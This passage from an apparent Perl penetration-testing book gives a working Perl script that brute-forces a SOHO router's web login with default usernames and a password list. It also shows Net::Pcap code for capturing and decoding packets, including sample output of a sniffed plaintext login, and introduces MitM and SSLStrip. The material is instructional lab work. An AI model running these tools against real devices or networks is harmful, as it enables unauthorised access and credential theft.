
The line produced from the common **Secured Shell** (**SSH**) port specified the OS this version was compiled for, that is, Debian 6 (Squeeze). This is again confirmed by the instance of Apache2's response to our query.

A brute force application

Now that we have the means to find hosts, OS types, opened ports, and hardware types using Perl, let's take a look at how to get more data about the services hosted by the hosts. First, we will look at the router we found at `10.0.0.1` with the ports `80` and `443` open. This indicates that there is most likely a login page hosted at that address via a web server. Since there is a port `80` (non SSL), let's try the address in the browser:

Bingo, it's a simple SOHO router. Since we received the hardware manufacturer from the `portscanner.pl` program that we built, we can search online resources for default usernames and passwords. This could very well be a rogue **Access Point** (**AP**) put in place by an employee or a client of the target. If we are not successful in using the default passwords per default usernames, we will have to write a Perl program to automate it for us using larger password lists.

Once we have a small list of possible usernames from online resources, we can write a simple application that tries a password list per username. To do this, we will need to know what `name=""` attributes are passed for the username and password in the HTML form. Also, we should put in the wrong password to see exactly what is returned. Some older SOHO routers will return an HTTP response of 403, forbidden. Many newer models will simply use JavaScript to make the authentication query asynchronously and display the error in a pop-up window, or `alert()` message. This way, our script will keep trying the password list per username until it does not see that type of response using a regular expression. Let's take a quick look behind the code, using our web browser to find out more information about the **Login** page:

In the preceding screenshot, we saw a browser that shows the DOM elements via our browser's built-in **Inspect Element** functions. Our `name=""` attributes for username and password are creatively named `username` and `password` respectively. After inputting a bogus password, we should see the following:

After viewing the source code for the **ERROR** page, the following output is revealed as a pattern that we can use for our regular expression:

```
jAlert("Authentication failed" ,"ERROR"
```

We can compile this as follows:

```
jAlert..Authentication failed….ERROR.
```

Now, we just need the action of the form for our script to call:

```
<form action="home_loggedout.php" method="post" id="pageForm">
```

The following code shows how we will use our `LWP::UserAgent` Perl module to post our form data as a hash:

```perl
#!/usr/bin/perl -w
use strict;
use LWP;
my $ua = LWP::UserAgent->new;
$ua->agent("Mozilla/5.0 (Windows; U; Windows NT 6.1 en-US; rv:1.9.2.18)
Gecko/20110614 Firefox/3.6.18");
$ua->timeout(5); # timeout after 5 seconds
my $username = shift || die "please provide a username <input name= />
attribute";
my $passwordname = shift || die "please provide a password <input name= />
attribute";
my $url = shift || die "please provide a URL";
```

```
die "please create passwords.txt" unless open(PSSWD,"passwords.txt");
my @passwds; # full list
push(@passwds,$_) while(<PSSWD>);
close PSSWD;
my @users = qw(administrator admin user login password tech security adm);
&bf;

sub bf{ # brute force srubroutine
foreach my $user (@users){
  print "Trying user: ",$user,"\n";
  foreach(@passwds){
   chomp(my $passwd = $_);
   print "Trying pass: ",$passwd,"\n";
   my %form = ($username => $user,$passwordname => $passwd); # hash
   my $res = $ua->post($url,\%form)->as_string;
   unless($res =~ m/jAlert..Authentication failed….ERROR./i) {
   print "Successful log in as 'admin' with password '",$passwd,"'\n";
   return;
   }
  }
}
}
```

This is exactly what the code in the preceding listing does. We already covered the simple properties of `LWP::UserAgent`. Here, we just use the `post` and `as_string` methods in line to the `$ua` object.

Most SOHO routers, by default, will not limit the number of wrong password attempts from an IP address. However, during our scan, `10.0.0.2` turned out to be a Blackberry device:

```
root@wnld960:~# ./portscanner.pl 10.0.0.2 440-445 syn 10.0.0.15 2 0
94:eb:cd:84:62:dd MAC Manufacturer: Research In Motion Limited

443     open    https

6 ports scanned, 0 filtered, 1 open.
OS Guess: Router Firmware
root@wnld960:~#
```

Here, we see an RIM Blackberry device with the HTTPS `443` port opened. Immediately, we can point our browsers to the device by using SSL, `https://10.0.0.2`. We are also given information from the SSL certificate, including the SHA1 and MD5 fingerprint, the MAC address and device type, and more. After accepting the certificate, we see the hostname `BlackberryQ10` followed by the port number `443`. With the help of a simple Google search, we can easily deduce that this networked device is a Q10 that is running Blackberry OS 10 from the hostname:

We can now log all of this information about the device. If we install the Blackberry BB10 App manager in our browser and put this IP into our devices' list, we will be prompted with a simple HTTPS login that states that we only have five tries at the password. Invisible to us as an attacker, once the five attempts are depleted, the user of the BlackBerry device is notified but is not given a reason as to why their device is locked, as we see from the following screenshot from Blackberry OS 10:

This is a perfect example of a visible trigger as to not attempt a brute force attack on the login page unless intentionally testing a DoS attack.

Summary

Footprinting and fingerprinting can result in a massive amount of data from the target. This data should be used as we move into different phases of the penetration test, to test vulnerabilities or even for social engineering purposes. Now that we have learned to do some basic footprinting and fingerprinting of live hosts, we can move on to the manipulation of network data using these live host addresses.

Our next chapter will cover just that, network manipulation and man-in-the-middle attacking using Perl programming.

Chapter 4. IEEE 802.3 Wired Network Manipulation with Perl

In this chapter, we will write our own packet capturing and network manipulation tools using Perl programming. Up to this point, we have already written packet sniffing programs that disassemble packets to analyze their layers. We have also learned how to create Pcap syntax filters to capture only specific packets that meet our needs. The first section of this chapter is on packet capturing and takes us further into packet analysis and filtering. The second section, in which we learn more about network traffic manipulation, combines our passive packet sniffing with a more active approach. Finally, the last section brings the two together into a single Perl program.

Packet capturing

Manipulating network traffic is a necessary skill for any penetration tester. The days of Ethernet dumb-hubs are gone. Switched networks are everywhere due to their fast, efficient nature. They are meant to provide network traffic only to the intended recipient, even on large scale networks, which makes the art of packet sniffing slightly more difficult. We will revisit our ARP scanner tool and modify it to manipulate network traffic at the data link layer. During a **man-in-the-middle attack** (**MitM**), the attacker must control the traffic flow between the victim and the victim's peer as transparently as possible. In doing so, the attacker captures all network traffic between the victim and victim's peer.

This section will focus on sniffing packets using Perl programming. We already created packet sniffing applications using the `Net::Pcap` Perl module in Chapter 3, *IEEE 802.11 Wired Network Mapping with Perl*.

Packet capture filtering

Penetration testers should have a complete grasp of packet filtering before trying to write their own, customized network traffic capture utility. These filters help reduce the processing time during reporting and analysis and to finely tune our focus to the scope of the final goal. We have already used a PCAP filter in Chapter 3, *IEEE 802.3 Wired Network Mapping with Perl*, in our simple scanner application. Let's take a closer look at how we apply these filters and here's a small table of filtering syntax we can use with `Net::Pcap`:

`host <hostname>`	**All packets to and from the host `<hostname>`**
`arp host <IP>`	This indicates that the IP address of either the destination or source or ARP request is `<IP>`
`dst host <IP>`	This indicates that the destination IP address is `<IP>`
`src host <IP>`	This indicates that the source IP address is `<IP>`
`ether dst<MAC>`	This indicates that the MAC address of the destination device is `<MAC>`
`ether src<MAC>`	This indicates that the MAC address of the source device is `<MAC>`
`dst port <integer>`	This indicates the destination port number
`src port <integer>`	This indicates the source port number
`arp`, `rarp`, `ip6`, `ip`, `ether`, `tcp`, and `udp`	These specify a particular protocol
`Gateway <host>`	This indicates whether a packet used `<host>` as a gateway

These are just a few examples of filtering syntax. A full description can be found on the **Pcap Filter** main page by typing `man pcap-filter` on our Linux systems. Note that `<IP>` addresses in the preceding table can be in the form of IPv4 or IPv6. Also, we can design a filter with multiple specifications. We can even surround them with parenthesis and use `&&` (and), `||` (or), and `!` (not) Boolean logic, as we will see later in this chapter.

Packet layers

Dissecting TCP packet headers, as we have done already, can be done with Perl modules such as `NetPacket::Ethernet`, `NetPacket::IP`, and `NetPacket::TCP` for OSI layers 2 (Ethernet/data-link), 3 (IP/network), and 4 (TCP/UDP/transport) respectively. These modules provide us with a way to decode the raw data of the packets into human-readable information. For example, the `decode` method from the `NetPacket::TCP` Perl module can return instance data such as the source and destination ports, sequence numbers, TCP flags, and more. The following is a simple table of a TCP packet and its corresponding header and subheader lengths:

Ethernet Layer (14 bytes)
Destination MAC Address (6 bytes)
Source MAC Address (6 bytes)
Ether Type (2 bytes)
IP Header (20 bytes)
Version (4 bits) / Internet Header Length (4 bits)
Differentiated services (1 byte)
IP length (2 bytes)
IP ID (2 bytes)
IP flags (3 bits) / IP Fragment Offset (13 bits)
Time to Live (1 byte)
IP Protocol (1 byte)
IP Checksum (2 bytes)
Source IP Address (4 bytes)
Destination IP Address (4 bytes)
TCP Layer (20 bytes)
Source Port (2 bytes)
Destination Port (2 bytes)
Sequence Number (4 bytes)
Acknowledgment Number (4 bytes)
Offset (4 bits) / Reserved (4 bits)
TCP Flags (1 bytes)
Window Size (2 bytes)

Let's take a look at how we can dissect a similar packet by walking through the packet byte by byte or forming an offset, and cross-checking this data with the packet capture in Wireshark. This method will provide more control over filtering and help us to understand how exactly the network transactions occur so that we can finely tune our packet-sniffing capabilities with Perl programming. The following code displays several methods for displaying header data as we step through each byte:

```perl
#!/usr/bin/perl -w
use strict;
use NetPacket::TCP;
use Net::Pcap qw(:functions);
my $err="";
my $dev = pcap_lookupdev(\$err);
my $pcap = pcap_open_live($dev,65535,1,4000,\$err);
my $dumper = pcap_dump_open($pcap, "output.cap");
pcap_loop($pcap, 25, \&cap, 0);
sub cap{
my($user_data, $hdr, $pkt) = @_;
pcap_dump($dumper, $hdr, $pkt);
# walk through each byte:
my $src = sprintf("%02x:%02x:%02x:%02x:%02x:%02x",unpack("C6",$pkt));
my $dst = sprintf("%02x:%02x:%02x:%02x:%02x:%02x", # 6 bytes
  ord(substr($pkt,6,2)),
  ord(substr($pkt,7,2)),
  ord(substr($pkt,8,2)),
  ord(substr($pkt,9,2)),
  ord(substr($pkt,10,2)),
  ord(substr($pkt,11,2))
);
# here we see different methods for byte stepping:
my $type = hex(unpack("x12 C2",$pkt)); # 2 bytes
#my $type = unpack("x12 H4",$pkt);
my $ttl = hex(unpack("x22 C1", $pkt)); # 1 byte C is unsigned char, x is
null byte 22 times
my $ipv = sprintf("%02x",ord(substr($pkt,14,1))); # 1 byte
my $ipflag = sprintf("%02x",ord(substr($pkt,20,1))); # 1 byte
my $proto = sprintf("%02x",ord(substr($pkt,23,1))); # 1 byte
my $srcIP = join ".",unpack("x26 C4",$pkt); # 26 (a repeat count) null
bytes, 4 IP bytes, trunc
my $dstIP = join ".",unpack("x30 C4",$pkt); # 30 (a repeat count) null
bytes, 4 IP bytes, trunc
my $srcPort = hex("0x".unpack("H4",substr($pkt,34,1).substr($pkt,35,1)));
my $dstPort = hex("0x".unpack("H4",substr($pkt,36,1).substr($pkt,37,1)));
my $tcpFlag = sprintf("%02x",ord(substr($pkt,47,1)));
my $tcpBin = sprintf("%08b",$tcpFlag);
print $src," -> ",$dst," Type:",$type," TTL:",$ttl," IPV:" ,$ipv,"
IPFLAG:",$ipflag," PROTO:",$proto," SRCIP:",$srcIP," DSTIP:",$dstIP,"
```

```
SRCPORT:",$srcPort," DSTPORT:",$dstPort," TCPFLAG:
",$tcpFlag,":",$tcpBin,"\n";
}
END{
pcap_close($pcap);
pcap_dump_close($dumper);
print "Exiting.\n";
}
```

To save the captured packets, we will use a few new methods from the `Net::Pcap` class, `pcap_dump_open`, `pcap_dump`, and `pcap_dump_close`. These will log our packets to the `output.cap` file as specified in the `pcap_dump_open` method. We are also using common Perl functions such as `sprintf()`, `ord()`, `substr()`, and `unpack()` using an offset to the beginning byte we are interested in displaying. Let's do a cross analysis between the output of this program and the parsed packet in Wireshark. We will pick out two specific packets in the network exchange of the output:

```
aa:00:04:00:0a:04 -> 40:f0:2f:45:24:64 Type:8 TTL:100 IPV:45 IPFLAG:40
PROTO:06 SRCIP:10.0.0.15 DSTIP:10.0.0.14 SRCPORT:22 DSTPORT:56369 TCPFLAG:
18:00010010

40:f0:2f:45:24:64 -> aa:00:04:00:0a:04 Type:8 TTL:296 IPV:45 IPFLAG:40
PROTO:06 SRCIP:10.0.0.14 DSTIP:10.0.0.15 SRCPORT:56369 DSTPORT:22 TCPFLAG:
10:00001010
```

The first bytes of information we will parse out of the packet data are for the destination MAC/Ethernet address. This address is 6 bytes long, at offset, 0 through 5, as we see from the TCP packet table, and in the first packet, the value is `40:f0:2f:45:24:64`. The code in our program uses `unpack()` to unpack the raw packet data into numeric information with the following line:

```
sprintf("%02x:%02x:%02x:%02x:%02x:%02x",unpack("C6",$pkt))
```

This is the first method we see for parsing raw packet data. The returned output from `unpack()` is sent to `sprintf()` to be translated into hexadecimal bytes using the `%02x` type specifier.

We can see that we use a completely different method for parsing out the source MAC/Ethernet address, which is specified in the next 6 bytes, 6 to 11:

```
my $dst = sprintf("%02x:%02x:%02x:%02x:%02x:%02x", # 6 bytes
ord(substr($pkt, 6, 2)),
ord(substr($pkt, 7, 2)),
ord(substr($pkt, 8, 2)),
ord(substr($pkt, 9, 2)),
ord(substr($pkt, 10, 2)),
ord(substr($pkt, 11, 2))
);
```

In this method, we will use the Perl `ord()` and `substr()` functions. The `substr()` function takes the `$pkt` packet object, and a start and finish point (as integers) for arguments. The returned byte value is then passed to `ord()`, which then returns the numerical value to `sprintf()`. The `sprintf()` function then displays the hexadecimal value using the same type modifier as the previous line of code from the source address example.

We can use Wireshark to confirm our program's output of the destination MAC address, as we can see in the highlighted text in the following screenshot. We can also see that the next 6 bytes are equal to **aa**, **00**, **04**, **00**, **0a**, and **04**. These values confirm our Perl program's output of the source MAC address.

Another method we will cover for decoding raw packet data is to use unpack() without substr().To do so, we will use a template of x12 C2, which translates to nullify the first 12 characters and unpacks only the next two into unsigned characters. For instance, the TCP type variable $type is 2 bytes. We see this in Wireshark for an IP packet, as shown in the following screenshot:

Using the logic from the preceding line of code, our program confirms this by returning the following output for the TCP type after passing the result from `unpack()` into `hex()`:

```
Type:8
```

Finally, let's take a look at how we can convert the packet data into hexadecimal form using just `unpack()` and a simple template:

```
unpack("x12 H4",$pkt);
```

The returned value from this function can be sent directly to print and `0800` will be returned for the TCP type value of our packet. These are just a few roundabout and simple ways we can use Perl programming to sniff and analyze TCP packets with several headers. To dissect other protocols, such as ARP for instance, we will simply have to relocate our offset values and can do so by first analyzing an ARP packet in Wireshark.

The application layer

So far we have only dealt with the Ethernet, IP, and TCP layers. If we start a web server and listen for remote queries to our local port `80`, we can print `$packet` and possibly see HTTP header data in the application layer of our traffic. For our example, we will use the **lighttpd** web server software. Once our web server is started in the lab, we will listen on our Ethernet device for `dst` and `src` port `80` with this simple Perl program, using the `Net::Pcap` library, as shown in the following code:

```
#!/usr/bin/perl -w
use strict;
use Net::Pcap;
my $err; # error output
my $dev = pcap_lookupdev(\$err);
```

```
my ($net,$pcapFilter,$filterStr,$mask) =""x4;
pcap_lookupnet($dev, \$net, \$mask, \$err);
my $pcap = pcap_open_live($dev, 1024, 1, 0, \$err);
$filterStr = "(dst port 80) || (src port 80)";
pcap_compile($pcap,\$pcapFilter,$filterStr,1,$mask);
pcap_setfilter($pcap,$pcapFilter);
die $err if $err;
pcap_loop($pcap, 25, \&proc_pkt,");
sub proc_pkt{
my ($user_data, $header, $packet) = @_;
print $packet;
return;
}
END{
pcap_close($pcap);
print "Exiting\n";
}
```

There's nothing that should stand out as new in this code, except the fancy new filter syntax, which was described in the previous section. We call `die()` if there's any error string in `$err`. We loop through at most 25 received packets that match the filter and print them to STDOUT. We will call `close` to close the LibPcap network file descriptor on exit in the `END{}` compound statement.

The output, when we try to log in to a web application on our own port `80`, can display loads of sensitive data. This can include data such as the victim's user agent, which leads to OS/browser detection for later remote exploiting. It can also reveal HTTP cookie data, files, and domains the victim is browsing, and as we see in the following program, it also shows output, usernames, passwords, and other form input data on any nonencrypted (SSL/HTTPS) traffic:

```
▒%P▒▒ ▒▒`▒P@`▒POST /wsn/logincheck.php HTTP/1.1
Host: 10.0.0.15
Connection: keep-alive
Content-Length: 42
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://10.0.0.15
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/34.0.1847.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://10.0.0.15/wsn/login.html
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Cookie: PHPSESSID=7opl7me97vbdo8v0bca30q8nt3

username=trevelyn&password=UltraPasswd4321@▒/E$d▒
E(X▒@@▒+
```

This is not to say that capturing user data during an SSL/TLS session is impossible, it simply requires a MitM program, which strips the secured socket layer encryption from the victim's session, such as **SSLStrip**.

MitM

A MitM is a little more advanced than passively eavesdropping on a conversation. This attack entails the victim communicating to the attacker, who relays the data to the victim's intended recipient and vice versa. In doing so, a truly successful MitM attack happens when the attacker is completely transparent to the conversation and can listen to the entire conversation. This is a form of **active intelligence gathering**. If we are successful at this type of network manipulation, we should immediately capture all traffic for later analysis. If the target user is using end-to-end encryption, such as SSL for HTTP traffic credentials and other sensitive form data, we can attempt to use SSLStrip to read the traffic in plain text.
